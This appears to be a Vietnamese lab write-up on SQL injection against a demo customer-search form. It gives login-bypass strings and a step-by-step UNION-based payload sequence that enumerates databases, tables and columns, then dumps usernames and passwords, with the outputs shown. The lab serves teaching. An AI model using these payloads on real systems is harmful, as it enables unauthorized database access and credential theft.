
LAB – SQL Injection

1. Giới thiệu SQL Injection

SQL Injection là kiểu khai thác lỗ hổng bảo mật, kẻ tấn công sẽ điền các code SQL vào hộp input từ form Web với mục đích là truy cập các tài nguyên trái phép để xem, thêm, thay đổi hay xóa các dữ liệu nhạy cảm. Ứng dụng web sẽ thực thi các câu truy vấn bằng cú pháp SQL bởi app cộng với dữ liệu người dùng nhập như hình dưới.



Trong câu truy vấn ở trên, phần thứ nhất sẽ không được hiển thị cho người dùng. Ứng dụng sẽ gửi câu truy vấn tới database ở sau hậu trường. Phần thứ hai sẽ do người dùng nhập trong form web. Nếu ứng dụng không lọc dữ liệu người dùng nhập thì kẻ tấn công có thể lợi dụng để làm cho câu lệnh SQL nguyên bản thực thi những hành động khác trong cơ sở dữ liệu.

Một trong những bước đầu tiên khi tìm các lỗ hổng SQL Injection là hiểu khi nào ứng dụng sẽ tương tác với database. Ví dụ như trong form đăng nhập, thanh tìm kiếm và các trang web thương mại điện tử.

2. Các loại tấn công SQL Injection:

In-band SQL injection: kẻ tấn công thu thập thông tin sử dụng chung kênh thường dùng để tiêm nhiễm SQL code. Đây là kiểu thường gặp nhất khi dữ liệu được nhập trực tiếp vào trang web.

Out-band SQL Injection: kẻ tấn công sẽ nhận dữ liệu từ kênh truyền khác. Ví dụ như email, văn bản hoặc tin nhắn có thể bị gửi đến cho kẻ tấn công với kết quả của câu truy vấn.

Blind (or inferential) SQL injection: kẻ tấn công không khiến cho ứng dụng hiển thị hoặc trao đổi bất kỳ dữ liệu nào mà thu thập thông tin phản hồi và hành vi.

3. Login bypass:

Login

Username:

Username

Password:

Password

Login

Username: 1' or '1' = '1 Password: 1' or '1' = '1

Username: admin'#

Username: admin' or '1'='1

4. Form tìm kiếm:

Tim khach hang

Nguyen Van A

Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so
KH01	Nguyen Van A	731 Tran Hung Dao, Q5, TpHCM	8823451	1960-10-22 00:00:00	1980-10-02 00:00:00	13060000.0

Back

4.1.Tìm kiếm trong database:

Van

Kết quả: chúng ta sẽ nhận được tất cả các khách hang có từ 'Van' trong Ho ten

Tim khach hang

Van

Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so
KH01	Nguyen Van A	731 Tran Hung Dao, Q5, TpHCM	8823451	1960-10-22 00:00:00	1980-10-02 00:00:00	13060000.0
KH02	Tran Van B	23/5 Nguyen Trai, Q5, TpHCM	908256478	1960-10-11 00:00:00	1980-10-02 00:00:00	280000.0
KH03	Nguyen Van C	45 Nguyen Canh Chan, Q1, TpHCM	938776266	1960-11-11 00:00:00	1980-10-02 00:00:00	3860000.0

Back

4.2. Xem thử trang có thể tiêm nhiễm không:

```
‘
```

Kết quả: hiển thị lỗi cú pháp SQL

Tim khach hang

'
Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so

Error: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1")

Back

4.3. Tìm số lượng cột tồn tại:

```
‘ order by 7 -- -
```

Kết quả:

#có thể thử từ 1-7 do có 7 cột

Tim khach hang

' order by 5 -- -
Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so
KH02	Tran Van B	23/5 Nguyen Trai, Q5, TpHCM	908256478	1960-10-11 00:00:00	1980-10-02 00:00:00	280000.0
KH01	Nguyen Van A	731 Tran Hung Dao, Q5, TpHCM	8823451	1960-10-22 00:00:00	1980-10-02 00:00:00	13060000.0
KH03	Nguyen Van C	45 Nguyen Canh Chan, Q1, TpHCM	938776266	1960-11-11 00:00:00	1980-10-02 00:00:00	3860000.0
KH04	Tran Minh Long	50/34 Le Dai Hanh, Q10, TpHCM	917325476	1968-10-05 00:00:00	1980-10-02 00:00:00	250000.0
KH05	Le Nhat Minh	34 Truong Dinh, Q3, TpHCM	8246108	1980-10-02 00:00:00	1982-10-06 00:00:00	21000.0

Back

#Nếu thử 8

Tim khach hang

' order by 8 -- -
Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so

Error: (1054, "Unknown column '8' in 'order clause'")

Back

4.4. Lấy tên database hiện tại:

```
' and 1=0 union all select 1,2,database(),4,5,6,7 -- -
```

Kết quả:

Tim khach hang

' and 1=0 union all select 1,2,database(),4,5,6,7 -- -

Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so
1	2	test1	4	5	6	7.0

Back

4.5. Lấy thông tin tất cả database và tất cả các bảng trong database:

```
' and 1=0 union all select 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema != 'mysql' and table_schema != 'information_schema' -- -
```

Kết quả:

1	sys	x$waits_by_user_by_latency	4	5	6	7.0
1	sys	x$waits_global_by_latency	4	5	6	7.0
1	test1	cthds	4	5	6	7.0
1	test1	drop1	4	5	6	7.0
1	test1	hoadons	4	5	6	7.0
1	test1	loaisps	4	5	6	7.0
1	test1	sanphams	4	5	6	7.0
1	test1	ttdangnhaps	4	5	6	7.0
1	test1	users	4	5	6	7.0
1	world	city	4	5	6	7.0
1	world	country	4	5	6	7.0
1	world	countrylanguage	4	5	6	7.0

Back

4.6. Lấy các tên cột trong bảng:

```
' and 1=0 union all select 1,table_name, column_name,4,5,6,7 from information_schema.columns where table_schema != 'mysql' and table_schema != 'information_schema' and table_schema='test1' and table_name='ttdangnhaps' -- -
```

Kết quả:

Tim khach hang

' and 1=0 union all select 1,table_name, column_name,4,5,6,7 from information_schema.columns where table_schema != 'mysql'

Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so
1	ttdangnhaps	username	4	5	6	7.0
1	ttdangnhaps	passwd	4	5	6	7.0
1	ttdangnhaps	KHACHHANG_MAKH	4	5	6	7.0

Back

4.7. Lấy tất cả thông tin trong bảng:

```
' and 1=0 union all select 1,KHACHHANG_MAKH,username,passwd,5,6,7 from ttdangnhaps-- -
```

Kết quả:

Tim khach hang

' and 1=0 union all select 1,KHACHHANG_MAKH,username,passwd,5,6,7 from ttdangnhaps-- -

Tim kiem

Ma khach hang	Ho ten	Dia chi	So dien thoai	Ngay sinh	Ngay dang ky	Doanh so
1	KH01	nguyenvana	nguyenvana123	5	6	7.0
1	KH02	tranvanb	tranvanb456	5	6	7.0
1	KH03	nguyenvanc	nguyenvanc789	5	6	7.0
1	KH04	admin	admin	5	6	7.0

Back